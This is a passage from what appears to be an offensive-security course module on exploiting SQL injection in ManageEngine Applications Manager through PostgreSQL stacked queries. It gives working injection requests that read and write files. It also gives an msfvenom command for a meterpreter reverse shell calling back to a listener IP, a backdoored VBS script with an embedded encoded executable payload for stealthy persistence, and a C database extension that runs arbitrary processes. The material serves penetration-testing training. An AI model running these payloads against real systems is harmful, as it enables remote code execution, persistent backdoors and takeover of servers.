Since we have stacked queries, it's also possible to read files, although it is slightly more complex. This will require us to create a table, select data from a file into that table, select the contents of the table, and then delete the table. The syntax for that complete operation is shown below:

```
CREATE temp table awae (content text);
COPY awae from $$c:\awae.txt$$;
SELECT content from awae;
DROP table awae;
```

Listing 189 - Reading content from file C:\awae.txt

[54] https://www.postgresql.org/docs/9.2/static/sql-copy.html

We can implement this attack in a blind time-based query as follows:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;create+temp+table+awae+(con
tent+text);copy+awae+from+$$c:\awae.txt$$;select+case+when(ascii(substr((select+conten
t+from+awae),1,1))=104)+then+pg_sleep(10)+end;--+ HTTP/1.0
Host: manageengine:8443
```

Listing 190 - Reading the first character of the fle C:\awae.txt and comparing it with the letter "h". If the letter is "h", sleep for 10 seconds.

Note again that we cannot directly read the data from the file in the server's response when we use stacked queries. Therefore, the request will once again use a time-based comparison logic to infer the data. If the comparison evaluates to *true*, the query will sleep for 10 seconds. Using this technique, we can extract the contents of any file.

Notice how in this case, we make use of the *substr* and *ascii* functions. While the former helps us reading the file content byte by byte, the latter ensures we avoid any text encoding/decoding issues. This is especially important for reading binary files.

Taking the idea of file system interaction further, our next goal would be to remotely write to the targets file system. Let's develop a query that will write a file on the C:\ drive of the vulnerable server:

```
COPY (SELECT $$offsec$$) to $$c:\\offsec.txt$$;
```

Listing 191 - A simple query that will write to the disk in c:

We can translate that into the following request:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;COPY+(SELECT+$$offsec$$)+to
+$$c:\\offsec.txt$$;--+ HTTP/1.0
Host: manageengine:8443
```

Listing 192 - Writing to the file system using our SQL Injection vulnerability

All we have to do now is check the target's C:\ directory for the offsec.txt file. As shown in Figure 108, it appears that we have succeeded!




Figure 108: Writing to the file system as SYSTEM.

Notice that not only are we running as DBA but also, the web application is running under the context of the the SYSTEM user!

5.6.1 Exercise

1. Using what you have learned, implement a SQL injection query in your Python script that will write a text file to the target system.
2. See if you can write binary data to a file using the *COPY TO* technique. Why might this not work?

5.6.2 Reverse Shell Via Copy To

Now that we have demonstrated that we can write arbitrary files anywhere on the system, we can try to leverage this ability to get a reverse shell. One of the possible attacks is to overwrite an existing *batch* file that is used by the ManageEngine application. The idea is that we can insert our malicious commands into a batch file that will get executed by the ManageEngine application. As this is not our preferred solution, we will leave that as an exercise for the reader.

A more elegant way would be to introduce malicious code into the VBS files that are used by the ManageEngine application during normal operation. Specifically, when the ManageEngine Application Manager is configured to monitor remote servers and applications (that is its job after all), a number of VBS scripts are executed on a periodic basis. These scripts are located in the C:\Program\ Files\ (x86)\ManageEngine\AppManager12\working\conf\application\scripts directory and vary by functionality.

Before we proceed, we need to make sure that there is indeed at least one instance of a monitor targeting a Windows system. For the purposes of this exercise, we created a monitor against the ManageEngine host itself.




Figure 109: Example Application Manager monitor




Figure 110: The monitor polling time is set to 1 minute

If we run the Sysinternals Process Monitor[55] tool with a *VBS* path filter on our target host, we can see that one of the files that is executed on a regular basis is **wmiget.vbs**. The frequency of the execution is determined by the polling time setting within the application for a given Application Manager monitoring instance.




Figure 111: Process Monitor can help us identify which VBS scripts are used by the Application Manager

Since we know that this script is executed by the application, we can generate a meterpreter reverse shell payload and insert it at the end of the file. The tasks performed by the target VBS script are not important to us. However, we want to make sure that the original functionality of the script is maintained as we would like to stay as stealthy as possible.

Few things we need to keep in mind are:

1. We need to make a backup copy of the target file as we will need to restore it once we are done with this attack vector.

2. We have to convert the content of the target file to a one-liner and make sure it is still executing properly before appending our payload. This is because *COPY TO* can't handle newline control characters in a single *SELECT* statement.

3. Our payload must also be on a single line for the same reason as stated above.

4. We have to encode our payload twice in the GET request. We need to use *base64* encoding to avoid any issues with restricted characters within the *COPY TO* function and we also need to *urlencode* the payload so that nothing gets mangled by the web server itself. Finally, we need to use the *convert_from* function to convert the output of the decode function to a human-readable format. The general query that we will use for the injection looks like this:

```
copy (select convert_from(decode($$ENCODED_PAYLOAD$$,$$base64$$),$$utf-8$$)) to
$$C:\\Program+Files+(x86)\\ManageEngine\\AppManager12\\working\\conf\\\\application\\s
cripts\\wmiget.vbs$$;
```

Listing 193 - General structure of the query we inject

[55] https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

5. We need to use a *POST* request due to the size of the payload, as it exceeds the limits of what a *GET* request can process. This is not an issue because, as we previously saw, the *doPost* function simply ends up calling the *doGet* function.

Before putting all the pieces together let's generate our meterpreter reverse shell using the following command on Kali:

```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.2.209 LPORT=4444 -e x86/shikata_ga_nai -f vbs
```

Listing 194 - Generating a VBS reverse shell

As a reminder, this is what the original wmiget.vbs looked like.

```
' Get WMI Object.
On Error Resume Next
Set objWbemLocator = CreateObject _
    ("WbemScripting.SWbemLocator")

if Err.Number Then
    WScript.Echo vbCrLf & "Error # " & _
                 " " & Err.Description
End If
On Error GoTo 0

On Error Resume Next

' If no errors then get Machine name, User name and Password.

Select Case WScript.Arguments.Count
    Case 2

        strComputer = Wscript.Arguments(0)
        strQuery = Wscript.Arguments(1)
        Set wbemServices = objWbemLocator.ConnectServer _
              (strComputer,"Root\CIMV2")



    Case 4
        strComputer = Wscript.Arguments(0)
        strUsername = Wscript.Arguments(1)
        strPassword = Wscript.Arguments(2)
        strQuery = Wscript.Arguments(3)
        Set wbemServices = objWbemLocator.ConnectServer _
                (strComputer,"Root\CIMV2",strUsername,strPassword)

       case 6
              strComputer = Wscript.Arguments(0)
            strUsername = Wscript.Arguments(1)
            strPassword = Wscript.Arguments(2)
            strQuery = Wscript.Arguments(4)
            namespace = Wscript.Arguments(5)
            'namespace="Root\virtualization"
           Set wbemServices = objWbemLocator.ConnectServer _
            (strComputer,namespace,strUsername,strPassword)
    Case Else
        strMsg = "Error # in parameters passed"
        WScript.Echo strMsg
        WScript.Quit(0)

End Select
```

Figure 112: Original VBS file

OFFENSIVE security
www.offensive-security.com

In the end, the resulting complete file should look similar to this:

```
On Error Resume Next:Set objWbemLocator = CreateObject ("WbemScripting.SWbemLocator"):if Err.Number
Then:WScript.Echo vbCrLf & "Error # " & " " & Err.Description:End If:On Error GoTo 0:On Error Resume
Next:Select Case WScript.Arguments.Count:Case 2:strComputer = Wscript.Arguments(0):strQuery =
Wscript.Arguments(1):Set wbemServices = objWbemLocator.ConnectServer (strComputer,"Root\\CIMV2"):Case 4
:strComputer = Wscript.Arguments(0):strUsername = Wscript.Arguments(1):strPassword = Wscript.Arguments(
2):strQuery = Wscript.Arguments(3):Set wbemServices = objWbemLocator.ConnectServer (strComputer,
"Root\\CIMV2",strUsername,strPassword):case 6:strComputer = Wscript.Arguments(0):strUsername =
Wscript.Arguments(1):strPassword = Wscript.Arguments(2):strQuery = Wscript.Arguments(4):namespace =
Wscript.Arguments(5):Set wbemServices = objWbemLocator.ConnectServer (strComputer,namespace,strUsername
,strPassword):Case Else:strMsg = "Error # in parameters passed":WScript.Echo strMsg:WScript.Quit(0):End
 Select:Set wbemServices = objWbemLocator.ConnectServer (strComputer, namespace, strUsername,
strPassword):if Err.Number Then:WScript.Echo vbCrLf & "Error # "  & " " & Err.Description:End If:On
Error GoTo 0:On Error Resume Next:Set colItems = wbemServices.ExecQuery(strQuery):if Err.Number Then:
WScript.Echo vbCrLf & "Error # "  & " " & Err.Description:End If:On Error GoTo 0:i=0:For Each objItem
in colItems:if i=0 then:header = "":For Each param in objItem.Properties_:header = header & param.Name
& vbTab:Next:WScript.Echo header:i=1:end if:serviceData = "":For Each param in objItem.Properties_:
serviceData = serviceData & param.Value & vbTab:Next:WScript.Echo serviceData:Next:Function
lClKiSuxEQCZU(BxBSAtRfQ):YPLisiJXDqKxa = "<B64DECODE xmlns:dt="& Chr(34) &
"urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) &
">" & BxBSAtRfQ & "</B64DECODE>":Set GAPoaeqPbv = CreateObject("MSXML2.DOMDocument.3.0"):
GAPoaeqPbv.LoadXML(YPLisiJXDqKxa):lClKiSuxEQCZU = GAPoaeqPbv.selectsinglenode("B64DECODE").
nodeTypedValue:set GAPoaeqPbv = nothing:End Function:Function MEbZEeyMmeleQ():LXMTDkpwxPYOMz =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0
hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDABs8I8cAAAAAAAAAAOAADwMLAQI
4AAIAAAAOAAAAAAAAABAAAAAQAAAAIAAAAABAAAAQAAAAAgAABAAAAAEAAAAEAAAAAAAAAAABAAAAAAgAARjoAAAIAAAAAACAAABAAAAA
AEAAAEAAAAAAAABAAAAAAAAAAAAAAAAAAwAABkAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAKAAAAAA
QAAAAAgAAAAIAAAAAAAAAAAAAAAAAAACAAMGAuZGF0YQAAAJAKAAAAIAAAAAwAAAAEAAAAAAAAAAAAAAAAAAAAgADDgLmlkYXRhAABkAAA
AADAAAAACAAAAEAAAAAAAAAAAAAAAAAAQAAwwAAAAAAAAAAAAAAAAAAAAAAC4ACBAAP/gkP81ODBAAJCQAAAAAAAAAAD/////AAAAAP/
///8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 113: Final version of the injected VBS file

Once we have tested the injected file manually from the target server by simply executing it from a command line and making sure that we receive a reverse shell, we can finally transfer the contents of the VBS file to our Kali machine. There, we can use the Burp Suite Decoder feature to URL-encode our payload and finally trigger our injection. Before we do that however, we need to make sure that the target file on the ManageEngine server is restored to its original version, so that we can verify that the SQL injection truly worked.

If everything works out as planned, after one minute at most (remember the polling time we set in Figure 110), we should receive a reverse shell as shown below.




Figure 114: A reverse shell via a backdoored VBS file

A nice characteristic of this attack vector is that it is also persistent. However, this approach may not always be possible because it is specific to the ManageEngine installations running on Windows hosts. Because of this we will describe a more generic approach in the remainder of this module.

5.6.3 Exercise

1. Overwrite a **batch** file that is executed on startup of Application Manager and obtain a reverse shell. Is it possible to do so without damaging the application? **Remember to make a backup copy of the batch file you are overwriting.**
2. Recreate the described VBS attack vector and obtain a reverse shell.
3. Implement the VBS attack in your Python proof of concept.

5.6.4 Extra Mile

There is at least one additional attack vector which involves manipulation of Java class files and the use of JSP files. While not simple, it can be accomplished. See if you can find and exploit this additional vector.

5.7 PostgreSQL Extensions

While our previous example of a backdoored application script was arguably elegant, it relied on the existence of an application file that was suitable for that attack vector, i.e. a file executed by the web application. As that may not always be the case, we need to investigate alternative ways to achieve our goal. For example, it may be possible to load a database extension to define our own SQL functions that will allow us to gain remote code execution directly.

After reading the Postgres documentation, we learned that we can load an extension using the following syntax style:

```
CREATE OR REPLACE FUNCTION test(text) RETURNS void AS 'FILENAME', 'test' LANGUAGE 'C'
STRICT;
```

Listing 195 - Basic SQL syntax to create a function from a local library

However, there is an important restriction that we need to keep in mind. The compiled extension we want to load must define an appropriate Postgres structure (magic block) to ensure that a dynamically library file is not loaded into an incompatible server.

If the target library doesn't have this magic block (as is the case with all standard system libraries), then the loading process will fail.

Let's take a look at an example:

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS
'C:\Windows\System32\kernel32.dll', 'WinExec' LANGUAGE C STRICT;
SELECT system('hostname');
ERROR:  incompatible library "c:\Windows\System32\kernel32.dll": missing magic block
HINT: Extension libraries are required to use the PG_MODULE_MAGIC macro.

********** Error **********
```

Listing 196 - Attempting to load a Windows DLL.

As shown in the listing above, the loading process failed which means that we are going to have to compile a custom dynamic library. While that may sound daunting, we will soon discover that it is very much within our grasp.

5.7.1 Build Environment

Our ManageEngine virtual machine comes with a pre-configured build environment for Visual Studio 2017. Let's start by opening up the awae project that you should see pinned in the *Recent Solution* Visual Studio bottom right window pane (Figure 115).




Figure 115: awae project in Recent Solution.




Figure 116: Overview of the AWAE Visual Studio solution.

The following example code can be found in the poc.c source file within the *awae* solution:

```
01: #include "postgres.h"
02: #include <string.h>
03: #include "fmgr.h"
04: #include "utils/geo_decls.h"
05: #include <stdio.h>
06: #include "utils/builtins.h"
07:
08: #ifdef PG_MODULE_MAGIC
09: PG_MODULE_MAGIC;
10: #endif
11:
12: /* Add a prototype marked PGDLLEXPORT */
13: PGDLLEXPORT Datum awae(PG_FUNCTION_ARGS);
14: PG_FUNCTION_INFO_V1(awae);
15:
16: /* this function launches the executable passed in as the first parameter
17: in a FOR loop bound by the second parameter that is also passed*/
18: Datum
19: awae(PG_FUNCTION_ARGS)
20: {
21:     /* convert text pointer to C string */
22: #define GET_STR(textp) DatumGetCString(DirectFunctionCall1(textout,
PointerGetDatum(textp)))
23:
24:     /* retrieve the second argument that is passed to the function (an integer)
25:     that will serve as our counter limit*/
```

```
26:     int instances = PG_GETARG_INT32(1);
27:
28:     for (int c = 0; c < instances; c++) {
29:         /*launch the process passed in the first parameter*/
30:         ShellExecute(NULL, "open", GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, 1);
31:     }
32:     PG_RETURN_VOID();
33: }
```

Listing 197 - Sample code to get you started

Looking at the source code in listing 197, we can see that the *awae* function will launch an arbitrary process (passed to the function as the first argument) using the Windows native *ShellExecute* function, in a loop that is bound by the second argument passed to the function.

Although this example may seem trivial, it shows how we need to properly handle any argument that is passed to our function in a Postgres-specific DLL through the use of relevant Postgres macros (lines 22, 26 and 30). This will be useful later on to avoid hardcoding the IP address and port for our fully functional reverse shell User Defined Function (UDF).

The template from Listing 197 should be all we need to build a basic extension. We can initiate the build process by pressing the Ctrl + F7 keys in the virtual machine or going to *Build* > *Build Solution* in Visual Studio.

```
------ Build started: Project: awae, Configuration: Release Win32 ------
   Creating library C:\Users\Administrator\source\repos\awae\Release\awae.lib and
object C:\Users\Administrator\source\repos\awae\Release\awae.exp
Generating code
Finished generating code
All 3 functions were compiled because no usable IPDB/IOBJ from previous compilation
was found.
rs.vcxproj -> C:\Users\Administrator\source\repos\awae\Release\awae.dll
Done building project "rs.vcxproj".
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
```

Listing 198 - Building the new extension

5.7.2 Testing the Extension

In order to test our newly-built extension, we need to first create a UDF. We can look back on listing 195 to remind ourselves how to create a custom function in PostgreSQL.

For example, the following queries will create and run a UDF called *test*, bound to the *awae* function exported by our custom DLL. *Note that we have moved the DLL file to the root of the C drive for easier command writing.*

```
create or replace function test(text, integer) returns void as $$C:\awae.dll$$,
$$awae$$ language C strict;
SELECT test($$calc.exe$$, 3);
```

Listing 199 - The code to load the extension and run the test function

If everything goes according to plan, once we execute the *SELECT* query and open up the Task Manager, we should see that there are indeed three running instances of *calc.exe*.

If you are anything like us, you will likely make several mistakes as you are developing your code. When this happens, you may wish to unload the extension and restart from scratch. To do so, you must first stop the ManageEngine service:

```
c:\> net stop "Applications Manager"
The ManageEngine Applications Manager service was stopped successfully.
c:\>
```

Listing 200 - Stopping the ManageEngine service

Once you have stopped the service, delete the DLL file that you loaded into the database memory space:

```
c:\> del c:\awae.dll
```

Listing 201 - Deleting the loaded extension

Then start the service so we can go ahead and delete the *test* function.

```
c:\> net start "Applications Manager"
The ManageEngine Applications Manager service is starting.
The ManageEngine Applications Manager service was started successfully.
c:\>
```

Listing 202 - Starting the ManageEngine service again

Finally, execute the SQL statement to delete the *test* function:

```
DROP FUNCTION test(text, integer);
```

Listing 203 - Dropping the test function

Now you are able to edit your extension code, re-compile, and re-test the extension.

5.7.3 Loading the Extension from a Remote Location

